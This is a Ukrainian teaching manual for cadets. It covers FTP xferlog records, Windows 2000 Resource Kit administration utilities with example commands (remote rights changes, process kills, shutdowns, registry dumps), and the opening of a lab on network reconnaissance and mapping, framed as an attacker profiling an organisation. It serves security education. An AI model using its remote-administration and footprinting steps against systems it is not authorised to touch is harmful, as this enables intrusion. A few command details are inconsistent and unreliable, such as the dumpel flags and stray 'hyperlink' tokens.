У файлі **xferlog** записується інформація про передачу файлів по протоколу FTP. Як сказано в довідковому керівництві xferlog, «файл xferlog містить реєстраційну інформацію, одержану від домена FTP-сервера, ftpd(8). Цей файл звичайно знаходиться в каталозі /usr/adm, але його можна помістити в будь-який інший каталог за допомогою відповідної опції ftpd(8). Кожен запис сервера складається з одного рядка».

Запис включає:

- поточний час;

- тривалість передачі файлу;
- віддалений хост (ім'я хоста/ір-адреса);
- розмір переданого файлу;
- ім'я файлу;
- тип передачі (binary/ASCII);
- будь-яке виконання спеціальної дії (стиснення або архівація файлу при передачі);
- напрям передачі (на сервер, з сервера);
- режим доступу (anonymous, guest або автентифікований користувач);
- ім'я користувача;
- служба;
- метод автентифікації;
- ідентифікатор автентифікованого користувача.

Приклад типових записів можна переглянути, набравши команду:
**$ more /var/log/xferlog**

## Висновки

Ніколи не треба недооцінювати важливість ведення докладних файлів реєстрації подій. Log-файли життєво важливі не тільки при виявленні вторгнень в мережу, вони також необхідні для пред'явлення звинувачень атакуючому. Log-файли – це спосіб захисту системи та її користувачів.

**Перелік питань для підготовки** дивись у кінці відповідної лекції

# Практичне заняття 5

## Тема. **Дослідження пакету системних утиліт Win 2K Server Resource Kit**

**Мета** Дослідити роботу деяких утиліт пакету та провести аналіз їх роботи.

**Освітня мета**

- Забезпечити глибоке засвоєння матеріалу.
- Виявити сильніших за рівнем знання курсантів з тим, щоб у подальшому задавати їм більш складне завдання.
- Простимулювати кращих курсантів зниженням оціночної шкали в модульному тесті.

**Виховна мета**

- Закріпити ази творчого мислення та їх практичну придатність.

**Розвиваюча мета**

- Розвинути навички самостійного вивчення матеріалу та творчого підходу до теми.

**Час:** 2* години.

**План**

1. Курсанти заздалегідь отримують текст практичного заняття. Вивчення теоретичного матеріалу відбувається під час самостійної роботи.
2. На занятті викладач проводить опитування курсантів за результатами теоретичної підготовки (10 хв.), після чого курсанти виконують завдання (60 хв.):
   2.1 Дослідження роботи деяких утиліт пакету Win 2K Server Resource Kit
3. Викладач оцінює якість роботи кожного курсанта за чотирьохбальною шкалою.
4. По закінченню заняття підбиваються підсумки (10 хв.).

**Необхідне програмне забезпечення:** Win 2K Server Resource Kit.

* Час проведення заняття визначається навчальним планом

*Проінсталюйте утиліти з пакету Win 2K Server Resource Kit. Для цього запустіть файл autorun.exe з каталогу RK. Далі дійте за інструкціям інсталяції.*

Утиліти, наведені в керівництві, але які не входять в установлену версію Win 2K Server Resource Kit, розташовані в папці з лабораторною роботою. Для їх запуску з командного рядка необхідно перейти в директорію, в якій вони розташовані.

*Для всіх утиліт задайте виведення довідки про використовувані ключі.*

*Застосуйте утиліти для своєї мережі і зафіксуйте отримані результати.*

*(Більш докладний опис утиліт можна прочитати в* [1]).

## КОРОТКА ХАРАКТЕРИСТИКА УТИЛІТ

1. **IfMember** визначає приналежність поточного користувача до групи (ам). Ключі:
   /v – потрібна докладна інформація
   /l – видати лист відповіді (обов'язково)
   \Program Files\Windows Resource Kits\Tools>IfMember /v /l
2. **PMon** відображає поточні процеси і їх навантаження на систему.
   \Program Files\Windows Resource Kits\Tools>PMon
3. **Auditpol**

Утиліта Auditpol (auditpol.exe) дозволяє призначати політику аудиту для домена або бази SAM на локальній або віддаленій машині (можна також встановити політику аудиту з User Manager/Policies/Audit). Якщо в команді Auditpol задається ім'я PDC домена, політика аудиту розповсюджується на весь домен. Для кожної категорії аудиту вказується тільки один параметр; ці категорії ті ж, що і в User Manager/Policies/Audit. Наприклад, при установці аудиту реєстрації можна встановити перевірку для вдалих або невдалих спроб реєстрації в системі або для тих і інших одразу.

Отримайте довідку про ключі, використовувані утилітою
Program Files\Windows Resource Kits\Tools>auditpol /?
Отримайте інформацію про політику аудиту на вашому комп'ютері
Program Files\Windows Resource Kits\Tools>auditpol
Команда:

```
auditpol \server /enable /logon:failure
/sam:failure
```

змінює політику аудиту сервера з ім'ям server. Якщо server – це PDC, то зміна повинна вплинути на політику аудиту цілого домена. Параметр

/enable включає аудит. Параметр /logon:failure контролює тільки невдалі спроби реєстрації в системі. Параметр /sam:failure контролює невдалі спроби зміни SAM. Якщо адміністратор не зміг видалити список користувачів через нестачу прав, то параметр політики аудиту /sam:failure призведе до запису повідомлення в журнал безпеки.

### 4. Browmon

Графічна утиліта Browmon (browmon.exe) дозволяє контролювати стан комп'ютерів-браузерів локальної підмережі для кожного мережного транспорту. З її допомогою можна ідентифікувати головний і резервний браузери локальної підмережі, проглянути списки комп'ютерів, що містяться в них, і визначити причину несправності. Так, Browmon допоможе знайти джерело проблеми, якщо при огляді мережі деякі машини не з'являються в Network Neighborhood. Утиліта Browmon ідентифікує головний і резервний браузери підмережі. Проглянувши списки головного і резервного браузерів, коло пошуків можна звузити – треба просто подивитися, в якому зі списків пропущений один або більше комп'ютерів. Утиліта Browmon повідомляє про падіння браузера тільки в тій підмережі, де вона виконується, і не видає інформацію про віддалені підмережі, якщо тільки комп'ютер, на якому виконується команда Browmon, фізично не сполучений з цими підмережами.

### 5. Dhcploc

Утиліта Dhcploc (dhcploc.exe) допомагає виявляти неавторизовані DHCP-сервери. У команді вказується список IP-адрес серверів DHCP, потім утиліта Dhcploc опитує сервери і повертає список відповідей. Команда:

```
dhcploc -p 192.168.1.20 «192.168.1.1 192.168.20.1»
```

виконується з комп'ютера, що має IP-адресу 192.168.1.20.

Першою в командному рядку зазвичай зазначається адреса машини, на якій вводиться команда. IP-адреса в лапках – адреси авторизованих серверів. Якщо сервери, що відповіли, не вказані в списку авторизованих серверів, то вони є порушниками. Параметр -p дозволяє утиліті Dhcploc не відображати відповіді серверів, названих в списку. Таким чином, будь-які прийняті відповіді – відповіді порушників. Коли Dhcploc їх виявляє, утиліта посилає попередження певним користувачам (через вказані інтервали часу). Для розсилки попереджень використовують параметри -a і -I. Команда:

```
dhcploc -p 192.168.1.20 «192.168.1.1 192.168.20.1»
        -a:»administrator» -I:1800
```

посилає сигнал тривоги адміністраторові (параметр -a) кожні 30 хв. (параметр -I – значення в секундах).

Утиліта Dhcploc використовує широкомовні пакети для отримання відповідей від DHCP-серверів. Спосіб пересилки по мережі таких широкомовних пакетів може обмежити ефективність використання утиліти. В маршрутизуємій мережі настроювати мережні маршрутизатори потрібно так, щоб пакети із запитами до серверів DHCP розсилалися у всі підмережі, де можуть бути порушники. Якщо мережа достатньо складної конфігурації, то для виконання утиліти Dhcploc на робочій станції кожної підмережі можна використовувати такий інструмент, як планувальник NT.

### 6. Dumpel

Утиліта Dumpel (dumpel.exe) використовує інформаційний фільтр для збереження у файлі вмісту журналів подій локального або віддаленого сервера NT. Утиліта Dumpel – варіант для командного рядка функції Save As додатки NT Event Viewer. Команда:

```
dumpel -d 5 -x 515 -m Security -l security -s remote
>remotesecurity.log
```

відображає протокол подій в журналі Security віддаленої машини з ім'ям remote (параметр -s) за останні п'ять днів (параметр -d), з фільтром по подіях ID 515 (параметр -i).

У цьому прикладі параметр -m указує на підсистему NT, яка зафіксувала подію з ID 515. Якщо задано параметр -i, то необхідно визначати -m. Параметр безпеки -l означає, що інформацію про події потрібно брати з журналу Security, а не Application або System. Далі в прикладі використовується DOS оператор переадресації (>) для перепризначення виведення команди Dumpel у файл remotesecurity.log. Для перепризначення виводу у файл передбачено параметр -f, але схоже, що в наявній версії утиліти він працює некоректно.

### 7. Findgrp

Утиліта Findgrp (findgrp.exe) дозволяє відстежувати приналежність користувача до конкретної групи. Наприклад, визначати, які права має користувач на доступ до ресурсу. По дозволах для локальної групи на використання ресурсу не можна судити про те, чи має користувач право на доступ до ресурсу як член глобальної групи. Утиліта Findgrp допоможе визначити, чи є користувач членом глобальної групи і чи входить він прямо або побічно в локальну групу. Команда:

```
findgrp domaina domainb\joeuser
```

перевіряє приналежність domainb\joeuser до груп в domaina.

### 8. Getmac

Утиліта Getmac (getmac.exe) знаходить MAC-адрес і транспортне ім'я локальної або віддаленої машини. Ця інформація корисна для перегляду мереженого трафіку за допомогою Network Monitor і необхідна для визначення MAC-адреса машини при установці фільтру. Команда:

getmac \S machinea

знаходить MAC-адрес і транспортне ім'я machinea.

### 9. Getsid

Утиліта Getsid (getsid.exe) встановлює SID користувача по заданому імені. Необхідно ввести два облікові імені, оскільки Getsid порівнює ідентифікатори SID з двох машин. Проте утиліта Getsid може встановити SID одного облікового запису, якщо ім'я вводиться двічі. Наприклад:

getsid \pdca joeuser \pdca joeuser

повертає SID joeuser з контролера домена pdca. Якщо вказується сервер-контролер домена, команда Getsid повертає SID для облікового запису користувача домена.

Команда:

getsid \workstation administrator \workstation2 administrator

порівнює SID локальних облікових записів administrator на двох робочих станціях. Ця методика зручна, якщо використовується програмне забезпечення для клонування установок NT Workstation 4.0, при перевірці, що SID на іншій машині змінюється належним чином. Утиліта Getsid покаже ідентичні SID облікових записів адміністратора, якщо програмне забезпечення для клонування інсталяцій не в змозі належним чином згенерувати новий SID.

### 10. Logevent

Утиліта Logevent (logevent.exe) дозволяє реєструвати події в системному журналі на локальному або віддаленому комп'ютерах. Записи про події, які створюються при використанні Logevent, з'являються тільки в журналі Application; будь-де ще реєструвати події не можна. Команда:

logevent -m \mypc -s -i -c 9999 «Danger Will Robinson»

записує повідомлення про помилку на віддаленій машині mypc з категорією події №9999 і деяким текстом опису.

Можна використовувати утиліту Logevent разом зі сценарієм виконання інсталяції для групи машин: вона дозволяє централізовано записувати повідомлення про успішне завершення інсталяції для кожної машини.

### 11. Netsvc

Утиліта Netsvc (netsvc.exe) дозволяє запускати, зупиняти і дізнаватися стани локальних або віддалених служб. Указуючи назву служби, можна скористатися або її повним ім'ям (наприклад, Windows Time Service), або ім'ям, що фігурує в реєстрі (тобто w32time). Імена служб, що містять пропуски, необхідно брати в лапки. Команда

```
netsvc w32time \mypc /query
```

створює запит про перебування служби w32time на машині mypc.

### 12. Ntrights

Утиліта Ntrights (ntrights.exe) дозволяє надавати або відміняти призначені для користувача права на локальному або віддаленому комп'ютері. Проглядати права можна у вікні User Manager/Policies/User Rights. Команда:

```
ntrights -u «Domaina\domain admins» -m \servera +r
SeServiceLogonRight
```

дає право Logon as a Service на сервері servera глобальній групі domain admins домена domaina. Найменування прав (тобто SeServiceLogonRight) чутливі до регістра написання (заголовних і рядкових літер), і, крім того, в одному рядку можна надати тільки одне право.

Параметр -u визначає користувача або групу, яким воно надається. Параметр -m вказує віддалений сервер або робочу станцію, до якої застосовується команда. Якщо вказується PDC, то змінюються права у всьому домені. Параметр +r надає, (-r) – відміняє вказане право. Щоб надавати які-небудь права, необхідно бути зареєстрованим з відповідними привілеями NT. 4.0. Отримати інформацію відносно прав NT 4.0 можна в rktools.hlp у Resource Kit.

### 13. Permcopy

Утиліта Permcopy (permcopy.exe) копіює дозволи на доступ з одного спільно використовуваного ресурсу на інший. Ця утиліта не копіює дозволи NTFS на файли, але вона зручна для дублювання дозволів спільно використовуваних каталогів на багату кількість комп'ютерів і установки складних дозволів, які важко дублювати вручну. Команда:

```
permcopy \servera public \serverb public-new
```

копіює дозволи зі спільно використовуваного ресурсу servera на новий загальний ресурс serverb. Не варто застосовувати Permcopy для копіювання дозволів адміністративних ресурсів, які NT встановлює за умовчанням (наприклад, c$, admin$). Ця утиліта може стати причиною проблем при копіюванні дозволів спеціальних ресурсів.

### 14. Pulist

Утиліта Pulist (pulist.exe) надає список процесів, запущених на локальній або віддаленій системі, їх ідентифікаторів процесів (PID) і контекстів захисту для кожного процесу (контекст захисту доступний тільки тоді, коли команда виконується на локальній машині). Якщо командний рядок містить імена декількох машин, утиліта Pulist повертає індивідуальний список процесів для кожної віддаленої машини. Команда:

pulist \servera \workstationb «hyperlink \serverc»

показує процеси, що виконуються на трьох компьютерх, – servera, workstationb і serverc. При запуску Pulist на віддалених комп'ютерах утиліта вказує імена процесів і ID, а не імена користувачів, пов'язаних з кожним процесом.

### 15. Regdmp

Утиліта Regdmp (regdmp.exe) дозволяє виводити в текстовий файл параметри і значення реєстру локальної або віддаленої машини. Для імпорту створеної інформації можна використовувати утиліту Regini. Команда:

regdmp -m \servera HKEY_CURRENT_USER\Environment

створює дамп параметрів реєстру з віддаленої машини servera (параметр –m) з розділу HKEY_CURRENT_ USER\Environment.

### 16. Rkill, Wrkill і Rkillsrv

Утиліти Rkill (rkill.exe), Wrkill (wrkill.exe) і Rkillsrv (rkillsrv.exe) складають утиліту Remote-kill. Встановлення Rkillsrv на кожному комп'ютері дозволяє виконувати примусове завершення процесів на віддалених станціях. Також можна використовувати утиліту командного рядка Rkill або графічну утиліту Wrkill. Команда:

rkill -view «hyperlink \servera»

дозволяє відстежувати процеси на віддаленому сервері servera. Для ліквідації процесу потрібно вказати його PID. Наприклад

rkill -kill \servera <PID>

знищує процес, PID якого заданий.

(Спочатку необхідно запустити Rkillsrv на ПК, процесами якого передбачається управляти, інакше не відображатиметься його дерево процесів).

### 17. Sc

Утиліту Sc (sc.exe), яка дозволяє управляти всіма аспектами локальних і віддалених служб, можна назвати зручним, але капризним інструментом віддаленого управління. Її можна використовувати для зупинки,

запуску, запиту, установки, видалення і навіть зміни підлеглості служб сервера. Команда:
sc \mypc qc Browser
повідомляє, які саме служби є залежними від служби Browser, запущеної на віддаленій машині mypc. Параметр qc вказує на запит. Sc чутлива до синтаксису, тому краще його перевірити. Для розділення всіх параметрів командного рядка необхідно використовувати пропуски. Рекомендовано звертати увагу на приклади, які дає утиліта при введенні sc в командному рядку без параметрів.

### 18. Scanreg

Утиліта Scanreg (scanreg.exe) здійснює пошук в реєстрі розділів, параметрів і їх значень. Команда:
scanreg -s Telnet
\mypc\lmSoftware\Microsoft –k
шукає розділ telnet в lmSoftware\ Microsoft на mypc. Параметр -s ідентифікує рядок, який потрібно знайти, в даному випадку – telnet. Параметр -k задає пошук тільки за іменами розділів, а не за параметрами або значеннями. Виконання scanreg без параметрів формує список скорочень імен гілок реєстру.

### 19. Shutdown і Shutgui

Утиліта командного рядка Shutdown (shutdown.exe) і графічна утиліта Shutgui (shutgui.exe) призначені для завершення роботи локального або віддаленого комп'ютера. Команда:
shutdown \mypc /r /t:30 /c
зупиняє і перезавантажує mypc через 30 с. Параметр /c примусово закриває всі відкриті застосування, з можливою втратою даних, але з гарантією коректного завершення роботи системи. Параметр /r указує на необхідність перезавантаження робочої станції.

### 20. Srvinfo

Утиліта командного рядка Srvinfo (srvinfo.exe) надає список служб або пристроїв, що працюють на локальній або віддаленій машині. Srvinfo також генерує інформацію про версію NT, що виконується на комп'ютері під час роботи сервера (включаючи будь-які сервісні пакети і «заплати»). Якщо утиліта Srvinfo запущена на комп'ютері з Microsoft Exchange Server або Microsoft SQL Server, то вона повертає інформацію про версії цих програм. Команда:
srvinfo -d -s «hyperlink \servera»
генерує інформацію про сервер servera. Параметр -s наказує утиліті створити список знайдених ресурсів, а параметр -d – відображати драйвери і служби.

### 21. Windows Script Host

Supplement 4 включає 62 основних сценарії Windows Script Host (WSH), заснованих на VBScript, для виконання різних завдань віддаленого адміністрування. Сценарії вимагають запуску Windows Management Instrumentation (WMI). За умовчанням Windows 2000/XP і Windows 98 включають WMI. При установці Supplement 4 на системах з NT 4.0 можна встановити також WMI SDK. Сценарії дозволяють виконувати ряд завдань автоматизації, від включення і перезавантаження системи до активізації DHCP для систем, що використовують статичну IP-адресацію. Для виклику сценарію слід скористатися командою:
cscript <scriptname>.vbs

Більшість сценаріїв дозволяють указувати як параметр ім'я керованої віддаленої машини. Наприклад, команда:
cscript poweroff.vbs «hyperlink \\mypc
викликає сценарій poweroff на mypc.
Anything Is Remotely Possible

### 22. RPC Ping (rpings.exe і rpingc.exe)

Утиліта є мережною діагностичною програмою, яка дозволяє переконатися в тому, що служби віддаленого виклику процедури, RPC, відповідають на запити з боку RPC-клієнтів. Щоб скористатися цією програмою, спочатку слід запустити на сервері утиліту rpings.exe, після чого на станції клієнта запустити з командного рядка програму клієнта rpingc.exe для з'єднання з сервером.

### 23. Visual File Information (vfi.exe)

Для файлів заданого каталогу відображається найбільш істотна інформація (тобто короткий і розширений шлях до файлів, розмір, атрибути). Надання інформації у вигляді таблиці спрощує процес зіставлення вмісту різних каталогів. Крім того, ця програма дозволяє записати всі відомості про файл в окремий csv-файл з тим, щоб надалі обробити їх спеціально складеним сценарієм або іншими програмами.

### 24. Registry Size Estimator (dureg.exe)

Програма дозволяє адміністратору оцінити кількість записів в системному реєстрі, що належать до заданого застосування. З її допомогою адміністратор також може визначити обсяг інформації, що зберігається як у всьому реєстрі, так і в окремих його розділах.

### 25. Duplicate File Finder (dupfinder.exe)

Утиліта дозволяє відшукати на жорсткому диску або в його каталогах дублікати файлів і надає результати своєї роботи в графічному вікні. Це дуже цінна можливість, оскільки численні версії одного і того ж застосування або ж його складові, що багато разів зустрічаються на диску, заважають як самим розробникам, так і мережним адміністраторам.

### 26. File Locator (where.exe)

File Locator (where.exe) – це порятунок для тих користувачів, які ще на початку освоєння графічного інтерфейсу Windows 9x витрачали багато часу на пошуки потрібних файлів. Хоча з появою можливості задавати файлам довгі імена працювати стало легше, пошук файлів у мережному сховищі, як і раніше, залишається завданням не з легких. Ця утиліта командного рядка використовує правило про універсальне призначення імен і застосовує для локалізації файлів змінні оточення.

### 27. Uptime (uptime.exe)

За допомогою цієї утиліти командного рядка на основі даних з журналу системних дій можна визначити час роботи віддаленої або локальної станції з моменту останнього перезавантаження.

### 28. Quick Grep (qgrep.exe)

Корисне доповнення до мови сценаріїв для середовища Windows. Як і попередниця Grep з середовища UNIX, утиліта Qgrep є програмою командного рядка, за допомогою якого можна організувати перегляд окремого файлу (або списку файлів) щодо наявності в ньому (у них) якогось унікального рядка (шаблону), і повернути як результат роботи рядок, в якому інформація, що шукали, зустрічається.

### 29. Console User Manager (cusrmgr.exe)

Програма призначена для тих системних адміністраторів, які вважають за краще управляти системою за допомогою утиліт командного рядка або заздалегідь підготовлених сценаріїв. В цьому випадку програму cusrmgr.exe можна легко викликати зі сценарію, наприклад, для перейменування користувача або групи, а також потім, щоб переустановити паролі та сценарії реєстрації самого користувача.

### 30. Chklnks.exe: Link Check Wizard

Link Check Wizard (ChkLnks) – інструмент з графічним інтерфейсом, що дозволяє перевірити всі посилання (ярлики) на комп'ютері та визначити їх актуальність. В тому випадку, якщо Link Check Wizard не

виявляє документа або застосування, на який вказує посилання, він позначає посилання як таке, що не працює і пропонує видалити його.

### 31. Clearmem.exe: Clear Memory

Clear Memory (ClearMem) є інструментом з інтерфейсом командного рядка, який визначить обсяг фізичної пам'яті комп'ютера, виділить достатній обсяг даних для її заповнення і забезпечить максимально швидке звернення до інформації. Утиліта ClearMem також надає доступ до файлів для очищення кеш-пам'яті, що дозволяє зайняти мінімум ресурсів пам'яті для роботи інших застосувань. Після цього інструмент Clear Memory звільняє розподілену пам'ять для відновлення нормальної роботи системи.

В тому випадку, якщо ClearMem запускається двічі, більшість застосувань починають відчувати брак пам'яті. Для того, щоб відтворити реальне навантаження, необхідно запустити ClearMem кілька разів, оскільки система не намагається негайно привести в робочий стан всі доступні сторінки фізичної пам'яті, а виконує цю роботу поступово. При запуску ClearMem робота системи на якийсь час сповільниться, оскільки виконуване завдання володіє вищим пріоритетом.

### 32. Compress.exe: Засоби стиснення файлів

Compress – інструмент з інтерфейсом командного рядка, який використовується для створення стиснених копій одного або декількох файлів. Для відновлення оригінального стану файлів використовується утиліта Expand.exe.

### 33. Creatfil.exe: Create File

Create File (CreatFil) – інструмент з інтерфейсом командного рядка, що дозволяє створювати порожні файли заданого розміру, заповнені пропусками. Такий засіб може виявитися корисним при тестуванні поведінки інструментів, застосувань і програм настройки в умовах дефіциту вільного місця на жорсткому диску.

### 34. Dh.exe: Display Heap

Display Heap (DH) – утиліта з інтерфейсом командного рядка, що дозволяє відображати інформацію про резервування пам'яті для процесів, що запускаються користувачами, або використовувану частку пам'яті, виділену ядру. Ви також зможете блокувати купи, теги, стеки і об'єкти. DH дозволяє ідентифікувати процес, інформацію про який необхідно відобразити, а також визначити яку саме інформацію потрібно вивести на екран монітора. Після цього інструмент записує відформатовані вихідні дані в текстовий файл.

Одна з найкорисніших функцій DH – це відображення списку потенційних помилок і неполадок в механізмах розподілу, які спричиняють надмірну витрату ресурсів пам'яті. Для символьної ідентифікації джерел виклику системі необхідна можливість захоплення зворотного трасування стека у процесі виконання програми. Ця функціональна можливість підтримується тільки платформами на базі процесора Intel Itanium.

Використовуйте утиліту DH для звільнення ресурсів пам'яті, виділених для роботи тестованої програми. Запустіть програму і запишіть дані, DH, що виводяться, в окремий файл (наприклад, dh1.dmp). Дайте застосуванню попрацювати якийсь час і зупиніть його в стані, який буде ідентичним першій зупинці. Знову використовуйте інструмент DH і запишіть дані, що виводяться, в інший файл (dh2.dmp).

### 35. Diskuse.exe: User Disk Usage Tool

User Disk Usage Tool (DiskUse) – це інструмент з інтерфейсом командного рядка, призначений для сканування окремих каталогів, дерев каталогів або цілих дисків, а також для складання звітів про обсяг дискового простору, використовуваний кожним з користувачів. Інформація, що виводиться, відображається в командному вікні або зберігається у вигляді таблиці або текстового файлу. Крім того, DiskUse може сформувати список всіх файлів, що належать користувачеві або групі. До файлів в списку можна застосовувати різні способи фільтрації.

### 36. Empty.exe: Free Working Set Tool

Free Working Set Tool (Empty) є інструментом з інтерфейсом командного рядка, що звільняє сторінки фізичної пам'яті, використовувані вказаним процесом або завданням, дозволяючи задіювати їх в інших процесах.

### 37. Ifilttst.exe: IFilter Test Suite

IFilter Test Suite (IFilttst) – це інструмент з інтерфейсом командного рядка, що допомагає забезпечити відповідність різних реалізацій технології IFilter з єдиною специфікацією. Сумісність із специфікацією IFilter дозволяє створювати фільтри документів, які використовуються службою індексації в продуктах компанії Microsoft. The IFilter Test може запускатися на локальних комп'ютерах.

Ifilttst дозволяє провести наступні тести:

- Тест на достовірність. Перевірить, що фільтр розбиває документ на текстові фрагменти, які можуть використовуватися службою індексування Indexing Service.

- Тест на узгодженість. Перевірить, що документ розбивається на однакові фрагменти при кожному використанні фільтру.
- Тест на обробку невірного вводу. Перевірить здатність фільтру коректно обробляти виникаючі помилки.

### 38. List.exe: List Text File Tool

List Text File (List) – консольна утиліта, призначена для пошуку і відображення одного або декількох текстових файлів. На відміну від інших засобів відображення тексту, інструмент List не зберігає файл в пам'яті при його відкритті. Таким чином, користувачі можуть редагувати текстовий файл в шістнадцятирічному форматі.

Утиліта List корисна при віддаленому відображенні тексту або файлів журналів, а також при роботі з серверами, адміністратори яких піклуються про підтримку максимальної продуктивності системи.

### 39. Logtime.exe

LogTime – це консольна утиліта, яка реєструє початок і закінчення роботи інструментів командного рядка, вказаних в командному файлі. Цей засіб корисний при визначенні часу виконання програми і відстежуванні пакетних завдань, таких як імпорт адрес електронної пошти.

LogTime створює файл журналу, під назвою Logtime.log з відмітками дати і часу, що йдуть за вказаним параметром (у текстовому рядку журналу). При запиті з командного файлу вказується дата і час запуску утиліти LogTime (із заданими параметрами). Наприклад, якщо утиліта LogTime запускається до або після запуску програми, відміченої в командному файлі, у файлі Logtime.log зберігається інформація про початок і закінчення виконання цієї програми.

При кожному черговому використанні утиліти LogTime, нова інформація додається у файл Logtime.log без перезапису самого файлу.

### 40. Mcast.exe: Multicast Packet Tool

Multicast Packet Tool (Mcast) – консольна утиліта, яка використовується для широкомовної розсилки пакетів або для прослуховування пакетів, відправлених на широкомовну адресу групи. Інструмент Mcast також застосовується для тестування широкомовного зв'язку між комп'ютерами у складі локальної мережі.

### 41. Now.exe: STDOUT Current Date and Time

STDOUT Current Date and Time (Now) – консольна утиліта, яка прочитує дані стандартного потоку вводу (STDIN), після чого використовує стандартний потік виводу (STDOUT) для відображення поточного часу і дати вводу інформації.

### 42. Ntimer.exe: Windows Program Timer

Windows Program Timer (NTimer) – це інструмент з інтерфейсом командного рядка, що визначає час роботи програми. NTimer відображає минулий час, час роботи в призначеному для користувача режимі і час роботи в привілейованому режимі. Точність вказаного часу обумовлена тільки роздільною здатністю таймера, яка складає 10 мілісекунд на комп'ютерах з архітектурою x86.

### 43. Ntrights.exe

Консольна утиліта NTRights дозволяє управляти процесом надання прав користувачам або групам користувачів на локальних або віддалених комп'ютерах. Ви також зможете додавати в журнал подій записи про зміну статусу.

Найбільш повно переваги утиліти NTRights реалізуються при необхідності неконтрольованої або автоматичної інсталяції, під час якої ви хотіли б змінити дозволи, що надані за умовчанням. Інструмент також корисний в тих ситуаціях, коли ви хочете наділити користувача правом доступу до існуючого застосування (або позбавити його такого права), але не маєте можливості підключитися до всіх комп'ютерів.

### 44. Oh.exe: Open Handles

Open Handles (OH) – інструмент з інтерфейсом командного рядка, який відображає список всіх відкритих вікон застосувань. Утиліта OH також використовується для відображення інформації, що стосується конкретного процесу, типу об'єктів або імені об'єктів. Даний засіб допомагає виявити процес, файли якого були відкриті в той час, коли були виявлені порушення процедури сумісного використання.

### 45. Showacls.exe

Show ACLs (ShowACLs) є інструментом з інтерфейсом командного рядка, що відображає права доступу до файлів, папок і дерев. Утиліта передбачає використання масок, що дозволяє враховувати тільки певні списки контролю доступу (ACLs). ShowACLs працює тільки в розділах файлової системи NTFS.

ShowACLs також дозволяє проглядати дозволи, видані конкретному користувачеві. Для цього ShowACLs перераховує локальні і глобальні групи до яких належить користувач і порівнює призначені для користувача ідентифікатори безпеки (SID) і ідентифікатори групи з ідентифікаторами SID кожного елементу контролю доступу (ACE).

### 46. Sleep.exe: Batch File Wait

Консольна утиліта Batch File Wait (Sleep) переводить комп'ютер в режим очікування на вказаний період часу.

### 47. Srvcheck.exe: Server Share Check

Server Share Check (SrvCheck) – це консольна утиліта, що відображає список загальних папок, які не позначені як «приховані», а також перераховує списки контролю доступу (ACL) для кожного загального ресурсу.

### 48. Tcmon.exe: Traffic Control Monitor

Утиліта Traffic Control Monitor (TCMon) використовує графічний інтерфейс для перегляду і управління потоками трафіку на іншому мережному адаптері.

TCMon надає наступні функціональні можливості:

- Моніторинг застосувань. Ви зможете виконувати моніторинг потоків трафіку, що створюється додатками, які використовують перераховані нижче програмні інтерфейси і служби:
    - Програмні інтерфейси GQoS API.
    - Програмні інтерфейси Traffic Control API.
    - Служби IIS 6 (регулювання пропускної спроможності).
- Управління фільтрами і потоками трафіку. Ви зможете створювати позначки, розставляти пріоритети або обмежувати потоки трафіку, шляхом створення фільтрів і потоків.

Крім перерахованих утиліт Resource Kit, є цілий ряд незалежних інструментальних засобів, доступних в Internet. Їх можна пошукати на серверах Beverly Hills Software (http://www.bhs.com), Systems Internals (http://www.sysinternals.com) і Winternals Software (http://www.winternals.com). При вирішенні завдань, для яких складно підібрати конкретний інструмент, слід вивчити деякі сценарії VBScript або Jscript і познайомитися з WSH і WMI.

**Перелік питань для підготовки** дивись у кінці відповідної лекції.

# Практичне заняття 6

## Тема. **Засоби збору первинної інформації про мережу, створення карти мережі**

**Мета** Дослідити роботу програм для побудови карти мережі та збору інформації про неї.

**Освітня мета**

- Забезпечити глибоке засвоєння матеріалу.
- Виявити сильніших за рівнем знання курсантів з тим, щоб у подальшому задавати їм більш складне завдання.
- Простимулювати кращих курсантів зниженням оціночної шкали в модульному тесті.

**Виховна мета**

- Закріпити ази творчого мислення та їх практичну придатність.

**Розвиваюча мета**

- Розвинути навички самостійного вивчення матеріалу та творчого підходу до теми.

**Час:** 2* год.

**План**

1 Курсанти заздалегідь отримують текст практичного заняття. Вивчення теоретичного матеріалу відбувається під час самостійної роботи.
2 На занятті викладач проводить опитування курсантів за результатами теоретичної підготовки (10 хв.), після чого курсанти виконують завдання (60 хв.):
  2.1 Дослідження роботи програм для побудови карти мережі та збору інформації про неї.
3 Викладач оцінює якість роботи кожного курсанта за чотирьохбальною шкалою.
4 По закінченню заняття підбиваються підсумки (10 хв.).

**Необхідне програмне забезпечення:** ОС Windows 98 або вище; Whois або SmartWhois; VisualRoute; NeoTrace.

* Час проведення заняття визначається навчальним планом

## ПОПЕРЕДНІЙ ЗБІР ДАНИХ

В результаті систематизованого збору інформації зловмисник може повний профіль системи захисту організації. Почавши «з нуля» (наприклад, маючи лише загальні відомості про підключення до Internet) і застосовуючи різні засоби можна визначити:

1) доменні імена;

2) адреси під мереж;

3) адреси окремих комп'ютерів організації, підключених до Internet (Табл. 1).

Методів збору подібної інформації дуже багато, проте всі вони зводяться до одного – отримання інформації, що має відношення до технологій Internet, корпоративним мережам (intranet), віддаленому доступу (remote access) і екстрамережам (extranet). Більш детально ознайомитися з методами збору такої інформації можна з джерел [5], [12], [18], [22], [25].

## ЗБІР ДАНИХ ПРО ПІДКЛЮЧЕННЯ ДО INTERNET

*Таблиця 1*

Ідентифікуючі відомості за різними технологіями

| **Технологія** | ***Ідентифікуючі відомості*** |
|---|---|
| Internet | – імена доменів;<br>– адреси підмереж;<br>– точні IP-адреси комп'ютерів, підключених до Internet;<br>– TCP- і UDP-служби, що працюють на кожному з виявлених комп'ютерів; архітектура системи (наприклад, SPARC або X86);<br>– механізми управління доступом і відповідні списки управління доступом (ACL — Access Control |
| | – List);<br>– системи виявлення вторгнень (IDS);<br>– реєстраційна інформація (імена користувачів і груп, системні маркери, таблиці маршрутизації, інформація про протокол SNMP) |
| Корпоративні мережі | – те ж, що і для Internet +<br>– використовувані мережні протоколи (наприклад, IP, IPX, DecNET і т. д.);<br>– імена внутрішніх доменів |
| Віддалений доступ | – телефонні номери, використовувані для віддаленого доступу,<br>– а також тип АТС (аналогова чи цифрова);<br>– тип віддаленої операційної системи;<br>– механізм автентифікації і використовувані протоколи (IPSEC, PPTP) |
| Екстрамережі | – вихідні точки та вхідні з'єднання;<br>– тип з'єднання;<br>– механізм управління доступом |

*Етап 1. Визначення видів діяльності*

Перш за все, необхідно визначити види діяльності, які здійснюватимуться при зборі інформації.

Наприклад, потрібно відповісти на питання, чи плануєте ви зібрати дані про всю мережу організації чи обмежитеся лише певними її сегментами (наприклад, мережею головного офісу)?

